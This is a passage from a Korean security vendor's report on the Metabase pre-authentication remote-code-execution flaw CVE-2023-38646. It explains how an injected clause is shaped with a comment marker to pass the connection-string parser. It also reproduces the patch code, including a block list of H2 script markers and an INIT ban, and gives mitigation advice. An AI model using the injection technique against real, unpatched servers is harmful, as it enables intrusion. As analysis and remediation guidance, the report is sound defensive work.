


그림 17. 키-값 쌍이 맞지 않아 오류 발생

분리 로직을 살펴보면 (str/split connection-string #";+")는 입력된 connection-string 을 세미콜론(;)을 기준으로 분리한다. 그리고 (str/split option #"=")는 각 옵션을 다시 = 기호로 분리하여 키와 값의 쌍으로 만든다. 따라서 "A = B" 와 같이 형식을 맞추기 위해 "공격구문 = B"를 사용해야 하는데 이대로는 SQL Syntax 에러가 발생하기 때문에 "공격구문--=B"와 같은 식으로 공격구문 뒷부분을 주석(--)처리하여 키-값 쌍 형식을 완성하면 정상적으로 페이로드가 동작한다.

```
(defn- connection-string->file+options
  "Explode a `connection-string` like `file:my-db;OPTION=100;OPTION_2=TRUE` to a pair

    (connection-string->file+options \"file:my-crazy-db;OPTION=100;OPTION_X=TRUE\")
      -> [\"file:my-crazy-db\" {\"OPTION\" \"100\", \"OPTION_X\" \"TRUE\"}]"
  [^String connection-string]
  {:pre [(string? connection-string)]}
  (let [[file & options] (str/split connection-string #";+")
        options          (into {} (for [option options]
                                    (str/split option #"=")))]
    [file options]))
```

그림 18. connection-string 을 분석하여 키 값-쌍 파싱

■ 대응 방안

Metabase Cloud 를 이용해 서비스를 운영 중이라면 영향을 받지 않는다. 하지만 자체 호스팅일 경우, Metabase 공식 블로그에서는 OSS 0.46.6.4, Enterprise Edition 1.46.6.4 이상의 최신 바이너리로의 업데이트 적용을 권고하고 있다.

패치 내역을 살펴보면 공격 URL 인 /api/setup/validate 에서 초기화 완료 여부를 확인하는 검사 로직이 추가되었다.

0.46.6

```
#_{:clj-kondo/ignore [:deprecated-var]}
(api/defendpoint-schema POST "/validate"
  "Validate that we can connect to a database given a set of details."
  [:as {{{:keys [engine details]} :details, token :token} :body}]
  {token  SetupToken
   engine DBEngineString}
  (let [engine       (keyword engine)
        error-or-nil (api.database/test-database-connection engine details)]
    (when error-or-nil
      (snowplow/track-event! ::snowplow/database-connection-failed
                             nil
                             {:database engine, :source :setup})
      {:status 400
       :body   error-or-nil})))
```

0.46.6.4

```
#_{:clj-kondo/ignore [:deprecated-var]}
(api/defendpoint-schema POST "/validate"
  "Validate that we can connect to a database given a set of details."
  [:as {{{:keys [engine details]} :details, token :token} :body}]
  {token  SetupToken
   engine DBEngineString}
  (when (setup/has-user-setup)
    (throw (ex-info (tru "Instance already initialized")
                    {:status-code 400})))
  (let [engine       (keyword engine)
        error-or-nil (api.database/test-database-connection engine details)]
    (when error-or-nil
      (snowplow/track-event! ::snowplow/database-connection-failed
                             nil
```

그림 19. 초기화 완료 여부 검증

또한, 기존에 없었던 공격 스크립트에 사용할 수 있는 문자열에 대한 필터링 로직이 추가되었다. H2 데이터베이스 연결 시 connection strings 에서 코드를 실행할 수 있는 //javascript 등의 문자열과 초기화를 수행하면서 쿼리문 실행이 가능한 INIT 등의 입력값을 검증한다.

```
(defn- malicious-property-value
  "Checks an h2 connection string for connection properties that could be malicious. Markers of
  which allow for sql injection in org.h2.engine.Engine/openSession. The others are markers for
  javascript and ruby that we want to suppress."
  [s]
  ;; list of strings it looks for to compile scripts:
  ;; https://github.com/h2database/h2database/blob/master/h2/src/main/org/h2/util/SourceCompiler
  ;; can't use the static methods themselves since they expect to check the beginning of the str
  (let [bad-markers [";"
                     "//javascript"
                     "#ruby"
                     "//groovy"
                     "@groovy"]
        pred        (apply some-fn (map (fn [marker] (fn [s] (str/includes? s marker)))
                                        bad-markers))]
    (pred s)))

(defmethod driver/can-connect? :h2
  [driver {:keys [db] :as details}]
  (when-not *allow-testing-h2-connections*
    (throw (ex-info (tru "H2 is not supported as a data warehouse") {:status-code 400})))
  (when (string? db)
    (let [connection-str  (cond-> db
                            (not (str/includes? db "h2:")) (str/replace-first #"^" "h2:")
                            (not (str/includes? db "jdbc:")) (str/replace-first #"^" "jdbc:"))
          connection-info (org.h2.engine.ConnectionInfo. connection-str nil nil nil)
          properties      (get-field connection-info "prop")
          bad-props       (into {} (keep (fn [[k v]] (when (malicious-property-value v) [k v])))
                                 properties)]
      (when (seq bad-props)
        (throw (ex-info "Malicious keys detected" {:keys (keys bad-props)})))
      ;; keys are uppercased by h2 when parsed:
      ;; https://github.com/h2database/h2database/blob/master/h2/src/main/org/h2/engine/Connecti
      (when (contains? properties "INIT")
        (throw (ex-info "INIT not allowed" {:keys ["INIT"]})))))
  (sql-jdbc.conn/can-connect? driver details))
```

그림 20. 사용자 입력값 필터링

Metabase 는 0.46.6.4 버전부터 원격 코드 실행 공격에 취약한 H2 데이터베이스를 지원하지 않는다. 기능은 그대로 유지되어 있으나 allow-testing-h2-connection 설정이 false 로 되어있어 신규 데이터 추가는 불가능하다. 하지만 기존에 H2 데이터베이스를 추가해서 사용 중일 경우 업데이트 후에도 여전히 접속이 가능하다. Metabase 에서는 보안을 위해 다른 데이터베이스로 마이그레이션[45]을 권고하고 있다.




그림 21. H2 데이터베이스 제한

해당 취약점의 보안패치가 적용된 0.46.6.4 버전과 그 이후의 0.47 최신 버전에서 조차도 setup-token 이 지속적으로 노출되고 있다. setup-token 은 최초 설치 이후 노출되지 않도록 설계되었으나, 환경 변수를 통해 setup-token 을 주입할 수 있게 변경되었을 때 의도치 않게 /api/session/properties 에서 노출되었다고 공식 페이지에 언급되었다. 보안패치가 적용된 버전에서 setup-token 을 활용한 CVE-2023-38646 공격은 불가능하나 향후 setup-token 을 이용한 보안 위협의 가능성이 있어 추가적인 대응이 필요하다.

만약 불가피하게 업데이트를 할 수 없는 경우 패치 적용 전까지 Metabase 설정이 아닌 웹 서버 자체 접근 제어 설정을 통하여 /api/setup/* 경로의 접근을 제한하여 대응할 수 있다.

[45] 마이그레이션(migration) : 데이터나 소프트웨어를 한 시스템에서 다른 시스템으로 이동하는 것

■ 참고 사이트

- URL: https://www.metabase.com/blog/security-incident-summary
- URL: https://www.metabase.com/blog/security-advisory
- URL: https://www.h2database.com/html/features.html
- URL: https://pyn3rd.github.io/2022/06/06/Make-JDBC-Attacks-Brillian-Again-I
- URL: https://github.com/securezeron/CVE-2023-38646
- URL: https://blog.assetnote.io/2023/07/22/pre-auth-rce-metabase/

EQST INSIGHT

2023.08

SK쉴더스㈜ 13486 경기도 성남시 분당구 판교로227번길 23, 4&5층
https://www.skshieldus.com

발행인 : SK쉴더스 EQST사업그룹
제　작 : SK쉴더스 커뮤니케이션그룹